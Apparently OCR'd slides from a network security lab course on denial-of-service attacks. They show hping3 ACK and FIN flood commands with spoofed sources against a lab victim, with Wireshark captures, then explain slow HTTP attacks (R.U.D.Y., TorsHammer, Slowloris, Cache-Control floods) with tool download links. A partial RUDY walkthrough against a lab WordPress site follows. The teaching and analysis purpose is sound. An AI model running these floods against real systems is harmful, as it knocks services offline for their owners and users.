
```
# hping3 192.168.0.171 -A -p 80 --flood --rand-source
HPING 192.168.0.171 (eth0 192.168.0.171): S set, 40 headers + 0 data bytes
```

-p [portnumber] : port number
-A: ACK packet
--flood: flood attack
--rand-source: random source address

SYN flooding

We will learn how ACK flood attacks work and how to analyze them.

- Attack analysis
  - Run Wireshark on the host PC
  - Click the icon >> Select VMnet8 >> Click the “Start” button.



SYN flooding

We will learn how ACK flood attacks work and how to analyze them.

- Attack method
  - Packet analysis
    - Send ACK packets to port 80 from a random source address and respond with RST packets
    - The following process occurs repeatedly

6	0.000528	192.168.0.171	156.60.247.186	TCP	54 80 → 1200 [RST] Seq=1 Win=
7	0.000568	86.71.232.25	192.168.0.171	TCP	54 1201 → 80 [ACK] Seq=1 Ack=
8	0.000639	192.168.0.171	86.71.232.25	TCP	54 80 → 1201 [RST] Seq=1 Win=
9	0.000697	80.143.245.118	192.168.0.171	TCP	54 1202 → 80 [ACK] Seq=1 Ack=
10	0.000753	192.168.0.171	80.143.245.118	TCP	54 80 → 1202 [RST] Seq=1 Win=
11	0.000804	234.198.40.112	192.168.0.171	TCP	54 1203 → 80 [ACK] Seq=1 Ack=
12	0.000920	25.4.228.110	192.168.0.171	TCP	54 1204 → 80 [ACK] Seq=1 Ack=
13	0.000986	192.168.0.171	25.4.228.110	TCP	54 80 → 1204 [RST] Seq=1 Win=
14	0.001036	114.94.80.25	192.168.0.171	TCP	54 1205 → 80 [ACK] Seq=1 Ack=
15	0.001092	192.168.0.171	114.94.80.25	TCP	54 80 → 1205 [RST] Seq=1 Win=
16	0.001145	110.146.80.4	192.168.0.171	TCP	54 1206 → 80 [ACK] Seq=1 Ack=
17	0.001203	192.168.0.171	110.146.80.4	TCP	54 80 → 1206 [RST] Seq=1 Win=

SYN flooding

We will learn how FIN flood attacks work and how to analyze them.

- Lab environments
  - Attacker : Kali Linux
    - IP : 192.168.0.170
  - Victim : CentOS 6.9
    - Enable HTTP services
    - IP : 192.168.0.171

SYN flooding

We will learn how FIN flood attacks work and how to analyze them.

- Attack method
  - Run on Kali
  - Send FIN packets using the hping3 command


```
# hping3 192.168.0.171 -F -p 80 --rand-source --flood
HPING 192.168.0.171 (eth0 192.168.0.171): S set, 40 headers + 0 data bytes
```

-p [portnumber] : port number
-F: FIN packets
--flood: flood attack
--rand-source: random source address

SYN flooding

We will learn how FIN flood attacks work and how to analyze them.


- Attack analysis
  - Run Wireshark on the host PC
  - Click the icon >> Select VMnet8 >> Click the “Start” button.



SYN flooding

We will learn how FIN flood attacks work and how to analyze them.

- Attack method
  - Packet analysis
    - Send a FIN packet to port 80 from a random originating address and respond with an ICMP packet.
    - The following process occurs repeatedly.




278…	78.329530	215.247.223.0	192.168.0.171	TCP	54 16765 → 80 [FIN] Seq=1
278…	78.329533	192.168.0.171	166.58.80.203	ICMP	82 Destination unreachable
278…	78.329533	61.239.156.215	192.168.0.171	TCP	54 16766 → 80 [FIN] Seq=1
278…	78.329536	192.168.0.171	161.105.71.61	ICMP	82 Destination unreachable
278…	78.329537	116.253.244.33	192.168.0.171	TCP	54 16767 → 80 [FIN] Seq=1
278…	78.329539	192.168.0.171	198.184.161.80	ICMP	82 Destination unreachable
278…	78.329541	170.159.5.77	192.168.0.171	TCP	54 16768 → 80 [FIN] Seq=1
278…	78.329543	192.168.0.171	142.252.131.120	ICMP	82 Destination unreachable
278…	78.329545	250.33.129.19	192.168.0.171	TCP	54 16769 → 80 [FIN] Seq=1
278…	78.329546	192.168.0.171	178.156.252.199	ICMP	82 Destination unreachable
278…	78.329547	4.245.103.37	192.168.0.171	TCP	54 16770 → 80 [FIN] Seq=1
278…	78.329550	192.168.0.171	99.195.81.135	ICMP	82 Destination unreachable
278…	78.329551	19.54.253.28	192.168.0.171	TCP	54 16771 → 80 [FIN] Seq=1

HTTP flooding

Requests Per Second (PRS) refers to attacks based on the number of requests per second, usually targeting the application layer, which is Layer 7 in the OSI 7-layer model, such as HTTP.

- HTTP flood attack
  - DDoS attacks are categorized as the 7th-layer attacks using HTTP's POST and GET methods.
  - They use attack techniques to connect a large number of HTTP sessions, preventing legitimate sessions from connecting.
  - These methods often involve the use of Trojan Horse malware and are characterized by a lower level of availability compromise than attacks that deplete bandwidth resources.
  - The GET method uses standard static content, such as images, to access
  - The POST method is primarily used for attacks that use dynamically generated resources.
  - Can bypass defenses that block based on bandwidth




Source : security.radware.com

HTTP flooding

HTTP flood attacks are attacks that occur in the OSI Layer 7 region. They are difficult to defend against because they can bypass other security devices that use bandwidth to block them, and must be defended with devices such as an IPS that can see Layer 7 content.

- HTTP Flood Attack
  - What are Slow-Rate Attacks?
    - Also known as Low and Slow, identified by traffic that looks normal on the surface but has a slow speed.
    - Common attack tools include Slowloris, Sockstress, and R.U.D.Y. (R-U-Dead-Yet)
    - Bypasses equipment that defends against traffic by volume or security equipment that doesn't see all seven layers of the OSI



Source : security.radware.com

HTTP flooding

The R.U.D.Y. attack and its variants are one of the most well-known attack methods. It is an attack using the HTTP POST method, specifically by manipulating the value of the content-length attribute.

- HTTP flood attack
  - Attack tools
    - R.U.D.Y. (R-U-Dead-Yet)
      - A classic, slow-running attack tool that is still used in many attacks today.
      - Characterized by using the POST method, assigning a large 'content-length', and persisting the connection by assigning a value to a **specific variable** in the POST area.
      - Can add a proxy function
      - Download URL: https://jaist.dl.sourceforge.net/project/r-u-dead-yet/R-U-Dead-Yet.zip

HTTP flooding

Torshammer is a tool that uses a slow-rate attack to assign a large content-length to the POST method. It then sends a small amount of data equal to the content-length value to keep the connection alive while maintaining a large number of sessions, causing an availability violation.

- HTTP flood attack
  - Attack tools
    - TorsHammer
      - Similar to the R.U.D.Y. (R-U-Dead-Yet) tool
      - A tool that uses the POST method to extend a content-length and send small increments of that length to consume resources.
      - Use a Tor server to use a proxy function
      - Download URL: https://sourceforge.net/projects/torshammer/files/Torshammer/

HTTP flooding

Slowloris, an attack that has been in the news since a DDoS attack from Iran in 2009, is an OSI Layer 7 attack that can bypass security devices that detect and protect a certain amount of bandwidth.

- HTTP flood attack
  - Attack tools
    - Slowloris
      - An attack tool developed by Robert Hansen that uses slow-rate attack techniques to take down a web server from a single computer.
      - Became known as a tool used to protest the 2009 Iranian presidential election.
      - HTTP flood-type attacks at Layer 7
      - Effective attack against Apache 1.X, 2.X versions
      - Does not affect other services and ports, only the web server
      - Attacks that keep multiple sessions alive long enough to exceed the number of connectable sessions and prevent legitimate connections from being made.
        - Send incomplete GET or POST headers in HTTP to keep a session connected until a complete packet arrives.
      - Download URL: https://github.com/gkbrk/slowloris

HTTP flooding

Cache-Control attacks, which were highlighted in the March 3, 2009 and July 7, 2007 DDoS outbreaks, modify field values in HTTP to overload it with new response values for each request.

- Cache-Control (CC) flood attack
  - Attack overview
    - Notable attacks include the 2009-03-03 and 2007-07-07 DDoS outbreaks.
    - One of the most common attacks targeting HTTP at the highest layer of the OSI 7 layers.
    - Manipulate the cache control field in the HTTP GET method
  - How attacks work
    - Take advantage of the fact that normal, legitimate web clients store data once they receive in a web cache for faster processing, this attack overloads them with new requests for data from the web each time
    - Attack by changing field values in HTTP to 'no-store or no-cache' and 'must-revalidate'

HTTP flooding

We will explore the RUDY attack method and how to analyze it.

- Lab environments
  - Attacker : Kali Linux
    - IP : 192.168.0.170
  - Victim : Ubuntu 14.04
    - Enable HTTP services
    - WordPress
    - IP : 192.168.0.140

HTTP flooding

We will explore the RUDY attack method and how to analyze it.

- Attack method
  - Run on Kali
  - Download the attack tool from Sourceforge and extract version 2.2 as shown below

```
# mkdir rudy
# cd rudy
# wget https://jaist.dl.sourceforge.net/project/r-u-dead-yet/R-U-Dead-Yet.zip
# unzip R-U-Dead-Yet.zip # unzip
# tar zxf r-u-dead-yet-v2.2.tar.gz
# cd rudy
```


- If you don't have a wget link, download RUDY from Sourceforge on your host PC, drag & drop it to your desktop, and unzip it.

HTTP flooding

We will explore the RUDY attack method and how to analyze it.

- Attack method
  - Launch Firefox or another web browser
    - Run them in the order shown on the right, or type them in a terminal window as shown below


```
# firefox & # '&' means run in the background
```



HTTP flooding

We will explore the RUDY attack method and how to analyze it.

- Attack method
  - Proxy settings
    - Click the “Settings” button ( ) in the upper-right corner.
    - Click the “Preferences” button (Preferences) at the bottom.
    - Click the “Advanced” icon (Advanced)
    - Click the “Network” tab (Network).
    - Click the “Setting” button (Settings...).
    - When the settings window pops up, click the "OK" button to complete the settings as shown on the right.




HTTP flooding

We will explore the RUDY attack method and how to analyze it.

- Attack method
  - Proxy settings
    - Run Burpsuite in a terminal window (also available as Application → Web Application Analysis → burpsuite).

```
# burpsuite &
```


  - Check the status of your proxy by navigating to the path shown as below. If it is not set up, press the 'Add' button to set it up.



HTTP flooding

We will explore the RUDY attack method and how to analyze it.


- Attack method
  - Proxy settings
    - In the "Intercept" tab, click the “Intercept is on" button to toggle it to the off state and perform the page move.



HTTP flooding

We will explore the RUDY attack method and how to analyze it.

- Attack method
  - Search for attack pages
    - Start the Firefox browser.
    - Go to the Ubuntu page.
    - Check the "Likes" button on the main page.
    - Change the Burpsuite intercept status to on.
    - Click the "Likes" button.



HTTP flooding

We will explore the RUDY attack method and how to analyze it.

- Attack method
  - Search for attack pages
    - Back in Burpsuite, check the HTTP POST method, and copy the URL '/wp-content/ ~ ajax_counter.php'.

HTTP flooding

We will explore the RUDY attack method and how to analyze it.

- Attack method
  - RUDY attacks
    - Navigate to the folder where you unzipped RUDY.
